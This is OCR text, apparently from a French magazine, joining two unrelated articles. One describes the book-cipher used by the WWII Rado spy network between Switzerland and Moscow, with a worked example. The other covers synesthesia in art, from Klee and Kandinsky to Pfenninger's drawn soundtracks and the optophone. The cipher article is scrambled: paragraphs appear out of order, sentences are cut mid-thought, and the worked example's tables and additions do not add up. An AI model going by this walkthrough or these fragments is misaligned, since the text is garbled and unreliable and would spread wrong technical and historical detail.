Ce système de substitution était basé sur un mot clé qui pouvait être modifié en tout temps, c'est-à-dire lors de l'expédition de chaque télégramme. Quand on parle de télégramme, il ne s'agit pas du télégramme sous forme de papier que l'on avait l'habitude d'expédier il y a encore une vingtaine d'années. Il s'agissait en fait de la transmission de signes en code Morse au moyen d'émetteurs à ondes courtes.

Travail long et fastidieux, car il fallait dans un premier temps, constituer la clé de substitution, ensuite crypter le message et enfin procéder à l'émission du message en morse tout restant dans l'attente d'une confirmation radio de bonne réception. Entre le moment ou une information arrivait dans le réseau, il fallait compter facilement à un à deux jours avant que cette dernière n'arrive à Moscou.

Aujourd'hui, nous disposons d'Internet

Cela nous change des possibilités d'Internet qui livre des informations et des images dans le monde entier en quelques secondes. Sans compter sur les procédés de cryptage qui ne mettent que quelques secondes pour opérer sur plusieurs dizaines de pages de documents. Si les temps changent et la technologie également, il ne faut pas regarder le passé avec nostalgie mais uniquement se poser quelques questions : Que se passerait-il aujourd'hui en cas de conflit ? Sommes-nous sûrs que nous pourrons toujours disposer de ce fantastique réseau de transfert d'informations qu'est le Net ? Qui peut, aujourd'hui, assurer la fiabilité de la Toile dans le temps ?

N'oublions pas qu'Internet est un ensemble de différents réseaux indépendants qui collaborent dans un but de rentabilité de leurs infrastructures et que la principale motivation est d'ordre économique.

Il n'existe aucune institution ni aucun gouvernement en mesure de garantir la longévité du système Internet.

C'est du "pipeau" qui fonctionne très bien et qui est garanti par la qualité de ses utilisateurs. Le monde entier exploite la Toile et il ne viendrait à personne l'idée de scier la branche sur laquelle il est assis. L'évolution économique en Europe et ailleurs démontre que bien des branches sont malgré tout sciées. L'évolution du marché pétrolier démontre aussi que des branches sont sciées ou en train de se scier. Il existe malheureusement encore bien d'autres exemples qui sont tout aussi parlant.

Le procédé de transmission basé sur l'émission d'informations en ondes courtes était également dépendant des conditions météorologiques. Les orages perturbaient la qualité des transmissions. Comme les transmissions se faisant entre la Suisse et Moscou, on peut s'imaginer que des conditions météorologiques favorables, simultanément aux deux endroits, n'étaient pas du tout garanties. Ce sont tous ces éléments qui ralentissaient la transmission des informations.

La clé de cryptage, un document très confidentiel

Mais parmi ces éléments contraignants, le primordiale demeurait bien évidemment celui de la clé de cryptage.

Cette clé était constitué sur la base d'un document unique et connu par les personnes qui cryptaient et décryptaient les messages. En principe, personne en dehors de ces personnes ne devaient connaître l'existence de ce document unique. Dans le cas du réseau Rado, une personne avait connaissance de ce document unique et ce détail n'a pas passé inaperçu aux yeux des inspecteurs de la police fédérale lors d'une perquisition de son appartement. Le réseau a été démantelé très rapidement à la suite de cette erreur.

A l'heure actuelle, nous devons rester tout aussi attentif lors de l'élaboration de cryptogrammes car si les moyens techniques nous permettent d'aller très loin dans la précision et le brouillage au moyen de nombres premiers, par exemple, ces mêmes moyens techniques demeurent tout aussi redoutables pour nous dépister, piéger et surtout se mettre des auto goal. Restons attentifs au fait que si nous avons passé de l'âge des canons et des boulets en fonte à celui des missiles nucléaires, nous détenons un armement surdimensionné qui fera d'autant plus mal quand il explosera, chez nous, et non pas chez l'ennemi.

Un roman comme document de référence

ce roman décrivant en partie la carrière d'un sportif.
Et c'est justement ce roman, découvert lors d'une perquisition, qui autorisa, entre autres, les cryptanalystes de casser le code du réseau soviétique.
Lors qu'un message était envoyé par radio, il contenait, en tête, les informations suivantes :
La date d'émission, le numéro du télégramme, l'indicatif de l'émetteur et la fréquence radio utilisée. Suivaient ensuite un checksum sur le nombre de groupes de cinq chiffres. Enfin, un code de cinq chiffres qui indiquait un point de référence dans ce fameux livre.

La démonstration par l'exemple

Le code de référence 15382, par exemple, indiquait que le mot clé se trouvait la page 82, sur la 15 ème ligne en commençant à compter par le bas et qu'enfin il s'agissait du 3ème mot depuis la gauche.

L'alphabet de substitution était alors constitué de manière traditionnelle sur une base de 10 positons correspondant aux dix positions numériques pouvant être utilisées en morse.

Si, par exemple, ce code permettait de trouver la phrase suivante:

ce qui donnait, en respectant la non répétition des lettres déjà saisies:

D	E	S	O	I	A	U	X	T	N

L'attribution numérique se faisait ensuite en respectant l'ordre alphabétique, soit:

2	3	7	6	4	1	9	0	8	5
D	E	S	O	I	A	U	X	T	N

Les mots de l'alphabet manquants complètent l'attribution ci dessus, soit


2	3	7	6	4	1	9	0	8	5
D	E	S	O	I	A	U	X	T	N
B	C	F	G	H	J	K	L	M	P
Q	R	V	W	Y	Z				

Après avoir constitué cette première partie de l'alphabet de substitution, il suffisait de reprendre le texte situé avant le mot clé déterminé et constituer la clé de surchiffrement définitive.

Si le texte était le suivant :

Par un beau matin du mois de septembre de cette année particulièrement ensoleillée, le chant des oiseaux était ....
On obtenait le résultat de la figure 1.

P	A	R	U	N	B	E	A	U	M	A	T	I	N	D	U	M	O	I	S	D	E				
5	1	3	9	5	2	3	1	9	8	1	8	4	5	2	9	8	6	4	7	2	3				
S	E	P	T	E	M	B	R	E	D	E	C	E	T	T	E	A	N	N	E	E					
7	3	5	8	3	8	2	3	3	2	3	3	3	8	8	3	1	5	5	3	3					
P	A	R	T	I	C	U	L	I	E	R	E	M	E	N	T	E	N	S	O	L	E				
5	1	3	8	4	3	3	0	4	3	3	3	8	3	5	8	3	5	7	6	0	3				
I	L	L	E	E	L	E	C	H	A	N	T	D	E												
4	0	0	3	3	0	3	3	4	1	5	8	2	3												



Le document unique permettant le cryptage des messages n'était rien d'autre qu'un livre. Un simple roman en langue allemande. "Es begann im September" tel était le titre de

le chant des oiseaux était distinct et mélodieux

On partait de "des oiseaux était distinct..." pour constituer l'alphabet de substitution nécessaire au surchiffrement,

Ainsi était créée, la clé nécessaire au surchiffrement de l'alphabet de base constitué de manière quasi identique. Restait ensuite à constituer des groupes de 5 chiffres en commençant par les deux premières lettres du mot clé déterminé et qui serviront à "encapsuler" l'alphabet de base.

L'alphabet de base se présentait comme dans la figure 2.

A	B	C	D	E	F	G	H	I	J	K	L	M
8	10	15	2	19	42	46	49	3	72	12	16	40

N	O	P	Q	R	S	T	U	V	W	X	Y	Z
9	43	47	70	73	5	6	13	17	41	45	48	0

Différents codes permettaient aussi de distinguer l'indice des nombres ainsi que les signes de ponctuation.

Ainsi, pour crypter le message suivant :
Il va pleuvoir demain
On obtiendrait la figure 3.

I	L	V	A	P	L	E	U	V	O	I	R
3	16	17	8	47	16	19	13	17	43	3	73

Soit les groupes suivants: 31617 84716 19131 74337 32194 0839...

Le message ainsi crypté est ensuite surchargé, par addition, au moyen de la clé précédente, ce qui donne:

31617 84716 19131 74337 32194 Alphabet de base15823 30334 34003 35760 38358 Surchiffrement 46440 14040 43134 09097 60442 Message crypté

Le message expédié par code morse était donc uniquement constitué des blocs suivants :

Les risques

Si cette manière de faire permettait de générer une clé de surchiffrement assez performante, elle présentait toutefois deux défauts majeurs.

Le première était celui du temps nécessaire pour sa réalisation. Il n'existait ni calculette ni ordinateur pour effectuer ce travail. Les textes du livre de référence étaient recopiés sur des feuilles de papier à l'aide d'une machine à écrire et la clé était constituée de manière manuelle. Ceci prenait énormément de temps et pour accélérer la transcription des messages, les cryptanalystes sur la piste. Le rapport de perquisition de la police fédérale de juin 1944, retrouvé dans ses archives, donne l'inventaire complet du matériel perquisitionné chez l'un des membres du réseau et c'est avec effroi que l'on se rend compte de la source exceptionnelle d'informations qui s'y trouvait. On peut appeler cela de la négligence.

Les agents "secrets" ne sont pas nécessairement que des étoiles. C'est dans les films que l'on trouve des agents surdoués et attentifs. Dans la réalité, de nombreux "barbouzes" sont incompétents en dehors de leurs missions et commettent des erreurs grossières. L'affaire du "Rainbow Warrior" est un exemple français qui dépasse tout entendement.

Le second défaut demeure bien entendu celui du cloisonnement de données sensibles. Certains membres du réseau ne devaient que générer des clés de surchiffrement et ne connaître en aucun cas l'alphabet de base. D'autres ne devaient connaître que l'alphabet de base et le résultat du surchiffrement. Ces mêmes personnes avaient également pour mission de transmettre les messages par radio.

Pour différentes raisons, une personne connaissait toutes ces informations et c'est justement chez elle que la police fédérale perquisitionna un beau matin. Le réseau était dès lors démantelé et les cryptanlystes disposaient de pratiquement toutes les sources nécessaires pour déchiffrer les transmissions entre la Suisse et Moscou.

Cet article a pour but d'apporter une information un peu historique, certes, dans un domaine particulièrement d'actualité, tout en fournissant quelques idées à celles et ceux qui souhaiteraient développer leurs propres algorithmes. Mais restons toutefois très attentifs aux fait que les moyens techniques actuels permettent de pratiquement casser tous les cryptages existants sauf si la clé de codage est aussi longue que le texte à crypter!

46440 14040 43134 09097 60442 ...
Vous venez d'avoir un petit aperçu d'un exemple de cryptage parmi tant d'autres, utilisés pendant la dernière guerre mondiale. membres du réseau anticipaient en dactylographiant des textes à l'avance. C'est aussi ces documents et les traces de foulage sur les feuilles de papier vierges qui mirent les

Alors, bon courage !
Charles-André ROH

Conseil et développement
en confidentialité de l'information
www.roh.ch

AU CŒUR DE LA

Résonance des images

La forme devait donc se détacher des apparences, retrouver sa force essentielle en bannissant l'imitation photographique de la nature. Kandinsky dans son livre, *Du spirituel dans l'art*, parlait d'une nouvelle peinture,celle de la *résonance intérieure* des couleurs et des formes. Un seul art avait déjà cette indépendance souveraine à l'égard d'un référent matériel : la musique.

Avant la naissance de l'art abstrait, Paul Cézanne et ses héritiers, les cubistes, avaient montré la voie, en dépouillant à l'extrême l'image de ses artifices. Paul Klee dans sa *Théorie de l'art moderne* en résume bien les enjeux : « *Le cubisme (...) souffre d'une notable incompréhension de la part du public. Il n'est pourtant pas absolument nouveau de penser la forme en mesures précises susceptibles d'une expression numérique. Quel usage les maîtres de la renaissance n'ont-ils pas fait de la Section d'or ! La seule différence est (...) que les anciens maîtres se contentaient de déterminer métriquement les grandes lignes d'un schéma de composition : dans le détail, ils ne maintenaient la construction qu'en sourdine et le spectateur restait libre, comme devant la nature, de percevoir ou non une armature mathématique (alors que les) cubistes, eux, poussent les déterminations numériques jusqu'aux plus petits détails (...). Si le tableau présente finalement l'aspect d'une configuration de cristaux tranchants ou de pierres polies, ce n'est pas un jeu mais le résultat logique d'une méditation sur la forme : la réflexion cubiste repose essentiellement sur la réduction de toutes les proportions et aboutit à des formes projectives primordiales, comme le rectangle, le triangle et le cercle.* »

« La désintégration de l'atome fut dans mon âme comparable à la désintégration du monde entier. Les murs les plus épais s'effondrèrent soudain. Tout devint incertain, vacillant, et peu substantiel. Je n'aurais pas été surpris si une pierre s'était dissoute dans l'air, devant moi, et était devenue invisible. »

Ainsi parlait Wassily Kandinsky, l'un des pionniers de l'art abstrait. L'ère atomique qui commençait, en ce début du XXe siècle, eut donc une influence considérable sur l'art.

Paul Klee. fuge in Rot (Fugue en rouge), 1921

Vers 1910, Robert Delaunay fut un des premiers à étudier assidûment, dans le sillage de Cézanne et de Seurat, les rapports entre lumière et couleur, et la perception simultanée, polyphonique. Sa théorie de la *simultanéité* eut des retombées considérables. Son tableau intitulé *Les fenêtres sur la ville* fit une profonde impression sur Paul Klee qui le rencontra à Paris en 1912. Dés lors Paul Klee va travailler sur la possibilité d'une

PERCEPTION

perception polyphonique et musicale de l'image. « *La peinture polyphonique est supérieure à la musique en ce sens que l'élément temporel y est plutôt une donnée spatiale.* » dira-t-il. Son projet est d'inclure dans l'image la quatrième dimension, c'est à dire le temps, selon la définition d'Einstein dans sa *Théorie de la relativité*. Il invente le tableau hyperspatial.

Au XIXe siècle Bach était quelque peu délaissé. On interprétait principalement ses oratorios et passions qui nécessitaient de gigantesques ensembles vocaux. Désormais on redécouvrait l'*Art de la fugue* et son dépouillement lumineux. Toute la splendeur de Bach se dévoilait dans la rigueur, hors de tout ornement baroque. L'essor du cubisme et la renaissance de Bach furent parallèles. Si les peintres prirent modèle sur la fugue, c'est que son esthétique était mathématique, nullement illustrative. Paul Klee en témoigne clairement : « *En art aussi, on trouve un champ suffisant pour la recherche exacte, et les portes qui y donnent sont ouvertes depuis quelque temps. Ce qui était déjà accompli pour la musique avant la fin du XVIIIe siècle vient enfin de commencer dans le domaine plastique. Mathématiques et physique en fournissent la clé sous la forme de règles à observer ou dont s'écarter. Ces disciplines imposent l'obligation salutaire de s'occuper tout d'abord de la fonction et de ne point commencer par la forme achevée. Des exercices d'algèbre et de géométrie, des exercices de mécanique (équilibre et mouvement), éduquent à s'attacher à l'essentiel, à la fonction et non à l'impression extérieure. On apprend à reconnaître les forces sous-jacentes ; on apprend la préhistoire du visible. On apprend à fouiller les profondeurs, on apprend à mettre à nu. On apprend à démontrer, on apprend à analyser.* »

Paul Klee stufung rot/grün, roter zinober (gradation rouge/vert, vermillon) 1921

Klee, grand connaisseur de Bach, réalisa une transcription visuelle exacte des premières mesures de son adagio de la *Sixième sonate pour violon et clavecin en sol majeur* en 1922.


La peinture animée


Parallèlement, les Dadaïstes Viking Eggeling et Hans Richter faisaient de la peinture mobile, réalisant, selon Théo Van Doesburg, « *le rêve de Bach de trouver un équivalent optique à la structure temporelle d'une construction musicale* ».

Ils peignaient de longs rouleaux de toile, qu'ils faisaient défiler devant des spectateurs. Ils pensaient peinture, mais la volonté de mouvement et de progression dans le temps ne pouvait que les amener au cinéma. L'écran serait le meilleur support à leur ballet de formes abstraites.

Eggeling se référait à Bach et aux règles polyphoniques du contrepoint qu'il prit comme bases de son alphabet de signes visuels. En 1924, au bout de trois ans de labeur, Eggeling acheva son seul film *Diagonal Symphony*, qui dure 7 minutes et demie. C'était de la « *musique pour les yeux. On y assistait*

Paul Klee. Représentation plastique d'une notation musicale d'après un mouvement à trois voix de J. S. Bach. 1922





Ernst Chladni. Klangfiguren, planche du traité Die Akustik. 1802.


à la rencontre et à la séparation de surfaces pleines et vides, de lignes allongées et raccourcies, de triangles, de tirets, de points, de figures ressemblant à des harpes, qui grossissaient avant de disparaître à nouveau(...). Grâce au nombre, à l'intensité, à la position, à la durée, à la proportion, à l'analogie et au contraste des formes, il créait du rythme et du mouvement sur la surface. » Hans Weibel.

Le son visible

Dès 1922, l'artiste Hongrois Laszlo Moholy-Nagy propose que l'on étudie les sillons des disques afin de savoir exactement quelles formes graphiques ont les sons gravés dans la cire. Il veut comprendre la logique formelle du son, en établir la grammaire, puis produire des marques qui, une fois inscrites à la surface du disque, constitueraient une écriture acoustique capable de produire des sons inconnus. Mais jamais le gramophone ne pemettra la réalisation d'une écriture sur sillons.

Pourtant, presque en même temps, se développe une nouvelle technique qui se rapproche des rêves de Moholy-Nagy : le film sonore synchronisé. Alors que les premières tentatives de sonorisation Vitaphone des films utilisaient des phonographes synchronisés avec l'image, la technologie optique de Tri-Ergon et Tobis-Klangfilm traduisait des ondes sonores en motifs lumineux qui étaient captés de manière photochimique sous forme de minuscules traces graphiques sur une petite bande qui se déroulait parallèlement aux images de la pellicule.

On avait commencé dès la fin du XVIIe siècle à observer les empreintes de vibrations sonores. C'est sous le nom de *Klangfiguren* (figures sonores) que le scientifique Ernst Chladni désignait, vers 1790, des images montrant les empreintes créées par les fréquences sonores sur une fine plaque couverte de poudre de quartz.



Oskar Fischinger. étude préparatoire pour Toccata et Fugue en ré mineur de J. S. Bach dans Fantasia de Walt Disney. 1938.

Rudolf Pfenninger, un bricoleur de génie qui travaillait simultanément comme illustrateur et projectionniste, se familiarisant ainsi avec les techniques du cinéma, travailla ensuite pour des firmes cinématographiques où il dessinait et réalisait des films d'animation. Selon la légende, souhaitant sonoriser les animations expérimentales qu'il réalisait en dehors de son travail, mais ne pouvant se payer ni musiciens ni studio, Pfenninger s'installa à sa table avec un oscilloscope et étudia les formes visuelles produites par les différents sons. Après beaucoup de recherches, il parvint enfin, en 1929, à isoler une marque graphique correspondant à chaque note. Il avait obtenu l'image précise de l'onde permettant de reproduire à volonté un son précis. A partir de là, il dessina une série de formes qui, une fois réduites et collées sur la pellicule donnaient une bande-son entièrement synthétique. Les courbes de Pfenninger sont de véritables signes typographiques qui peuvent se combiner pour produire des sons de façon linguistique.

Oskar Fischinger qui, vers 1930, inventa sa propre méthode de transcription de formes géométriques en sons, ira plus loin que Pfenninger en mettant ces formes en scène dans de prodigieux films d'animation.


Rudolf Pfenninger dessinant une bande sonore. 1932.

Le son animé s'inscrit dans l'histoire complexe des nouveaux moyens d'enregistrement, telle la bande magnétique. Elle annonce aussi le synthétiseur et l'ordinateur qui fait du matériau graphique, un élément essentiel de la composition musicale.

La musique des couleurs

« *Mille fleurs sur un parterre sont une diversité au premier coup d'œil ; au second, c'est la même diversité, et dès lors sans attendre le troisième, c'est de la monotonie, de l'ennui, du dégoût. Dites le même des couleurs d'un tableau.* » «*l'harmonie consiste essentiellement dans une diversité mobile. C'est cette mobilité qui produit la vraie diversité capable de plaire, de piquer, de passionner. Tout ce qui est immobile est monotonique.* » « *La diversité infinie seule, le nombre infini, l'infini seul, peut nous donner un vrai, solide et parfait plaisir sans dégoût.* »

Ces idées poussèrent l'abbé Louis-Bertrand Castel à fabriquer le *clavecin oculaire* vers 1725. C'est un clavier dont les touches, activant de fines lamelles de tissus colorés, les font passer devant une flamme, projetant dans l'espace un flux changeant de couleurs harmonieuses qui baignent le spectateur dans un halo coloré aux vertus apaisantes propice au rêve.



Vladimir Baranoff-Rossiné. Brevet russe du Piano optophonique. 1923

A la même époque, l'anglais Richard Bradley mit au point un dispositif visuel à deux miroirs angulaires qui anticipait le mécanisme du kaléidoscope breveté par David Brewster en 1819.

Au début du XIXe siècle, l'ambition romantique, héritière de la Révolution Française, était de créer un art total pour tous, qui toucherait la totalité des sens, en produisant des sons, des couleurs, voire des parfums. Le but était de faire communier les spectateurs dans une extase abolissant l'individualité pour atteindre la conscience cosmique. On voulait créer la musique des sphères, mythe Pythagoricien de l'harmonie suprême, langue de la vibration pure.

La fée électricité

Louis Favre, pionnier de la musique des couleurs en France, ne se contenta pas de construire un clavier de couleurs électrique vers 1885, il théorisa longuement, dans plusieurs ouvrages, sur la fraternité des peuples réalisée dans la concorde des sens : « *Par son moyen, tous les peuples arrivent à posséder des éléments psychiques communs et des éléments d'entente. L'art établit un lien entre les hommes. La solidarité des produits de l'esprit humain établira la solidarité des esprits et des cœurs, manifestation de la solidarité universelle.* »

Pour Félix Le Dantec, un autre philosophe de la synesthésie, les appareils électriques vont permettre le débordement d'un sens sur l'autre. Le Dantec invente la notion de *langage-couleur, langage-timbre, langage-palper, langage-odeur, langage-saveur.* Il envisage le passage d'un langage à un autre, par une simple traduction d'un langage à l'autre. Une langue universelle de la sensation qui aboutirait à la transmission directe de la pensée. C'est le fantasme de la télépathie, un terme qui vient juste de voir le jour, en 1882, dans les travaux de Frederck W. H. Myers. Les technologies de la transmission sans fil font penser à l'imminence d'un nouvel âge de la communication.

La modélisation électrique de la perception confirme l'orientation précybernétique de la *Color Music.*

En 1895, dans sa *Théorie physique de la pensée,* William Nicati réduisait les réflexes cognitifs à un *jeu de force électrique* et l'émotion à une *variation d'état ou de potentiel ou simplement évolution électrique.* Il rêvait de construire, sur le principe d'un résonateur photosensible, un *œil artificiel rudimentaire* destiné aux aveugles mais dans lequel il voyait la possibilité d'une prothèse de la vision, hyperperformante, élargie à l'ensemble de la population, une vision télépathique.


L'optophone

En 1912 le docteur Fournier d'Albe inventa l'*Optophone*. Conçu à l'usage des aveugles, cet instrument, élaboré à l'université de Birmingham, pouvait traduire la lumière en son, en substituant ainsi l'oreille à l'œil.

En 1922 l'artiste Dada Raoul Hausmann envisagea de réaliser un optophone dans le but, tout d'abord artistique, de créer une musique entièrement générée par les ondes lumineuses, ou inversement de produire des couleurs à partir de sons. Mais à terme, il cherchait à provoquer une révolution de la perception : stimulé par l'optophone, le cerveau, oubliant la frontière entre les sens de la vue et de l'ouïe apprendrait à percevoir couleur et son comme de pures vibrations électriques.

Le projet d'Hausmann est une étonnante préfiguration de l'évolution des théories de la perception.

Claude Bragdon, projet d'animation pour la Colour Music, 1930.



Claude Bragdon, décor kaléidoscopique pour les Song and Light Festivals, 1915.

Synesthésie américaine

